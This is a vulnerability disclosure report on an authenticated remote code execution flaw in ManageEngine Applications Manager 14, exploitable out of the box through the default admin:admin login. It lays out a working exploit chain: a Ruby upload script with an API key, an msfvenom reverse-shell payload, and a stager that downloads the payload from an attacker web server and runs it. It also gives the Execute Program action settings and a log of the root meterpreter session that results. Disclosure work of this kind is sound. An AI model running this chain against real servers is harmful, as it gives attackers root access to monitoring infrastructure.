ZOHO ManageEngine Applications Manager 14 FileUploadServlet Remote Code Execution

Introduction

ManageEngine Applications Manager is an open-premise application performance monitoring software that monitors business applications and their underlying infrastructure components. The products supports multiple applications such as web applications, application servers, web servers, database, network services, middleware, etc. It provides remote business management to the applications or resources in the network. It is a tool that allows network administrators to monitor any number of applications or services running in the network without any manual effort.

According to the official Customers' page, ManageEngine Applications Manager is used by many high profile users such as Atmantic Health System, Lexmark, SironaHealth, IEC, Department of Justice, NASA, US House of Representatives, etc.

On either Windows or the Linux platform, a vulnerability is found between two design flaws in the FileUploadServlet class and the Execute Program action, which can be abused to upload an executable in a predicable location on the web server, and then executed under the context of SYSTEM or ROOT depending on the platform. Please note that authentication is required, however by default the application comes with a default username and password "admin:admin".

Setup

Windows

The Windows installer for ManageEngine Applications Manager can be downloaded here, and installation should be very straight forward on this platform:

https://www.manageengine.com/products/applications_manager/download.html

Linux

Installing ManageEngine Applications Manager on Linux (Ubuntu) seems a bit tricky, because in my lab, I could not get it to install with the default database. Instead, I had to install Microsoft SQL Sever prior to installing ManageEngine. Here are the steps I took to be able to install ManageEngine on Ubuntu 18:

```
$ wget -qO- https://packages.microsoft.com/keys/microsoft.asc | sudo apt-key
add -
$ sudo add-apt-repository "$(wget -qO-
https://packages.microsoft.com/config/ubuntu/16.04/mssql-server-2017.list)"
$ sudo apt update
$ sudo apt-get install mssql-server=14.0.3192.2-2
$ sudo /opt/mssql/bin/mssql-conf setup
```

To connect to MS SQL Server, do:

```
$ curl https://packages.microsoft.com/keys/microsoft.asc | sudo apt-key add -
curl https://packages.microsoft.com/config/ubuntu/16.04/prod.list | sudo tee
/etc/apt/sources.list.d/msprod.list
$ sudo apt-get update
$ sudo apt-get install mssql-tools unixodbc-dev
```

And finally, to access the database separately, install the mysql-tools package and log in with sqlcmd:

```
$ curl https://packages.microsoft.com/keys/microsoft.asc | sudo apt-key add -
$ curl https://packages.microsoft.com/config/ubuntu/16.04/prod.list | sudo tee
/etc/apt/sources.list.d/msprod.list
$ sudo apt-get update
$ sudo apt-get install mssql-tools unixodbc-dev
$ sqlcmd -S localhost -U SA -P '<YourPassword>'
```

Technical Details

Please Note: The FileUploadServlet vulnerability is differen than my Script Upload Remote Code Execution report (iDefense: S-xd4u3l8xpx) due to different ways to trigger, and different code paths, therefore I belive this deserves its own CVE.

The FileUploadServlet class can be found in the **AdventNetAppManagerWebClient.jar file**. It is a servlet that can be called by requesting the path `/FileUploadServlet/*` according to the application's web.xml file:

```
<servlet>
  <servlet-name>FileUploadServlet</servlet-name>
  <servlet-class>com.adventnet.appmanager.servlets.FileUploadServlet</servlet-class>
</servlet>

<servlet-mapping>
  <servlet-name>FileUploadServlet</servlet-name>
  <url-pattern>/FileUploadServlet/*</url-pattern>
</servlet-mapping>
```

Inside the class, there is a **FileUploadServlet::doPost** function, which implies the servlet supports the POST method, and that is technically a wrapper for a private function called **FileUploadServlet::process** function:

```
private void process(HttpServletRequest request, HttpServletResponse response, boolean isGet) {
  String destinationFolder = System.getProperty("webnms.rootdir");

  try {
    String apikey = request.getParameter("apikey");
    HashMap<String, String> validationResults = APIServlet.isValidAPIKeyinRequest(apikey);
    if (validationResults == null) {
      String type = request.getParameter("type");
      if ("url".equalsIgnoreCase(type)) {
        destinationFolder = System.getProperty("webnms.rootdir") + File.separator + "Cert" + File.separator + "URL";
      }

      AMLog.info("FileUploadServlet : process() | Calling file upload method for the type '" + type + "' with the destination folder '" + destinationFolder + "'");
      upload(request, destinationFolder);

    }
    else if (validationResults != null && validationResults.size() > 0) {
      HashMap<String, String> fileUploadStatus = new HashMap<String, String>();

      fileUploadStatus.put("response-code",
validationResults.get("errorCode"));
      fileUploadStatus.put("uri", "FileUploadServlet");
      fileUploadStatus.put("message",
FormatUtil.getString((String)validationResults.get("errorDesc"), new String[]
{ apikey }));
      fileUploadStatus.put("nodeName", "message");
      fileUploadStatus.put("needTextNode", "false");
      String outputFormat = "json";
      String appendxmlToresponse = URITree.generateResp(fileUploadStatus,
true);
      HttpServletResponse hresponse = response;
      AAMFilter.clientOutput(hresponse, appendxmlToresponse, outputFormat);
      return;
    }
  } catch (Exception e) {
    AMLog.debug("FileUploadServlet : process() | Exception while executing the
servlet. Exception=" + e.getMessage());
    e.printStackTrace();
  }
}
```

We can see that in the source code, an API key is required to hit the upload function call:

```
String apikey = request.getParameter("apikey");
```

According to my tests, only the admin account has a key that is privileged enough to pass the validation because it is technically a "super admin". Other normal admin accounts or lower don't seem to have this level of access by default. However, since the default installation of ManageEngine comes with a default password of "admin" for user "admin", it is vulnerable right out of the box.

A Ruby script was written to assist the upload in my experiment (please change the IP and API key accordingly):

```
#!/usr/bin/env ruby
# -*- coding: binary -*-

require 'net/http'
require 'net/http/post/multipart'
require 'uri'
```

```
uri = URI('http://192.168.7.161:9090/FileUploadServlet/random?
apikey=fad41085176d0646d9a5d6d0932e41cf')
res = Net::HTTP.new(uri.host, uri.port, '127.0.0.1', 8080).start do |cli|
  params = {
    'APP_DEPENDENCY_FILE' => UploadIO.new(File.new('/tmp/test.txt'),
'bundletype', 'test.txt')
  }

  req = Net::HTTP::Post::Multipart.new("#{uri.path}?#{uri.query}", params)
  cli.request(req)

end

puts res
```

Once the upload is completed, the file can be found in ManageEngine's "working" directory, more specifically:

- Windows: C:\Program Files (x86)\ManageEngine\AppManager14\working
- Linux: /root/ManageEngine/AppManager14/working

Note that directory traversal does not seem possible here because ManageEngine relies on the CommonsMultipartRequestHandler class from Apache Struts, which normalizes the path in the getBaseFilename function:

```
protected String getBaseFileName(String filePath) {
 String fileName = (new File(filePath)).getName();


 int colonIndex = fileName.indexOf(":");
 if (colonIndex == -1)
 {
   colonIndex = fileName.indexOf("\\\\");
 }
 int backslashIndex = fileName.lastIndexOf("\\");

 if (colonIndex > -1 && backslashIndex > -1)
 {

   fileName = fileName.substring(backslashIndex + 1);
```

```
     }

     return fileName;
    }
```

Normally, this type of upload design would not have a huge problem for a Java application. However, since the uploaded filename is predictable (which is unsafe, ideally the actual filename should be a random value, and this likely could be a mitigation), combining with ManageEngine's Execute Program action, this is a major problem.

Remote Code Execution

The following demonstrates how remote code execution could be accomplished in Linux. In order to exploit this, first we can generate a meterpreter payload like this:

```
./msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=IP LPORT=4444 -f elf -o
/tmp/meterpreter_reverse_4444.bin
```

Next, set up a handler in msfconsole (below is a custom command I use but it's just a wrapper for the handler command in msfconsole):

```
$ msfhandler linux/x86/meterpreter/reverse_tcp
[*] Payload handler running as background job 0.

[*] Started reverse TCP handler on 0.0.0.0:4444
msf5 >
```


Next, we need to create a stager for the Execute Program feature because it prefers scripts. This could be as simple as:

```
wget http://192.168.7.1:8080/meterpreter_reverse_4444.bin -O /tmp/payload.bin
chmod +x /tmp/payload.bin
/tmp/payload.bin
```

And on the attacker's side, set up a web server to transfer the payload, for example:

```
python -m SimpleHTTPServer 8080
```

Next, use the Ruby script to upload the script file. By using the admin's API key, you should be able to hit the breakpoint that calls the upload function like the following example:



Alternative source available for the class com.adventnet.appmanager.servlets.FileUploadServlet

```
/* 56 */      HashMap<String, String> validationResults = APIServlet.isValidAPIKeyinRequest(apikey);  validationResults: null  apikey: "fa
/* 57 */      if (validationResults == null) {  validationResults: null
/* 58 */        String type = request.getParameter( paramString: "type");  type: null
/*    */
/*    */
/*    */
/*    */
/*    */
/* 64 */        if ("url".equalsIgnoreCase(type)) {
/* 65 */          destinationFolder = System.getProperty("webnms.rootdir") + File.separator + "Cert" + File.separator + "URL";
/*    */        }
/*    */
/* 68 */        AMLog.info("FileUploadServlet : process() | Calling file upload method for the type '" + type + "' with the destination fo
/* 69 */        upload(request, destinationFolder);  request: AMFilterableRequest@10444  destinationFolder: "/root/ManageEngine/AppManage
/*    */
/*    */      }
/* 72 */      else if (validationResults != null && validationResults.size() > 0) {
/* 73 */        HashMap<String, String> fileUploadStatus = new HashMap<~>();
/* 74 */        fileUploadStatus.put("response-code", validationResults.get("errorCode"));
/* 75 */        fileUploadStatus.put("uri", "FileUploadServlet");
/* 76 */        fileUploadStatus.put("message", FormatUtil.getString((String)validationResults.get("errorDesc"), new String[] { apikey })
/* 77 */        fileUploadStatus.put("nodeName", "message");
/* 78 */        fileUploadStatus.put("needTextNode", "false");
/* 79 */        String outputFormat = "json";
/* 80 */        String appendxmlToresponse = URITree.generateResp(fileUploadStatus, true);
```


```
"http-nio-9090-ex...p "main": RUNNING
process:69, FileUploadServlet (com.adventnet.appmanager
doPost:42, FileUploadServlet (com.adventnet.appmanager..
service:660, HttpServlet (javax.servlet.http)
service:741, HttpServlet (javax.servlet.http)
internalDoFilter:231, ApplicationFilterChain (org.apache.ca
doFilter:166, ApplicationFilterChain (org.apache.catalina.c
doFilter:53, WsFilter (org.apache.tomcat.websocket.server)
internalDoFilter:193, ApplicationFilterChain (org.apache.ca
```

```
this = {FileUploadServlet@10232}
request = {AMFilterableRequest@10444}
response = {ResponseFacade@10445}
isGet = false
destinationFolder = "/root/ManageEngine/AppManager14/working"
apikey = "fad41085176d0646d9a5d6d0932e41cf"
validationResults = null
type = null
```

After that, you should be able to locate the stager in the working directory. Next, go to the action creation page under Admin. You should be able to go to it directly by visiting (chagne IP accordingly):

```
http://192.168.7.161:9090/showTile.do?TileName=.ExecProg
```

Fill out the form like this following, and click "Create Action":




Select Action Type: Execute Program

Create Action : Execute Program


Display Name*	stager
Script Location	[✓ Local Server] Remote Server
Program To Execute*	stager.sh
Directory to execute Program*	/root/ManageEngine/AppManager14/working
Abort After	10 seconds

After the action is created, click on the play button. This should trigger our web server passing the payload to ManageEngine:



```
Weis-MacBook-Pro:payloads wei$ python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
192.168.7.161 - - [17/Jan/2020 03:40:31] "GET /meterpreter_reverse_4444.bin HTTP
/1.1" 200 -
```

And finally, you should get a shell as ROOT:


msf — msfconsole -q -x handler -p linux/x86/meterpreter/reverse_tcp -H 0.0.0.0...

.../dev/tools/burp.jar | ...day/tools — -bash | ...0.0.0.0 -P 4444 | ...TTPServer 8080

```
msf5 > exit
Weis-MacBook-Pro:msf wei$ msfhandler linux/x86/meterpreter/reverse_tcp
[*] Payload handler running as background job 0.

[*] Started reverse TCP handler on 0.0.0.0:4444
msf5 > [*] Sending stage (985320 bytes) to 192.168.7.161
[*] Meterpreter session 1 opened (192.168.7.1:4444 -> 192.168.7.161:38606) at 20
20-01-17 03:40:31 -0600

msf5 > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: uid=0, gid=0, euid=0, egid=0
meterpreter > pw
[-] Unknown command: pw.
meterpreter > pwd
/root/ManageEngine/AppManager14/working
meterpreter >
```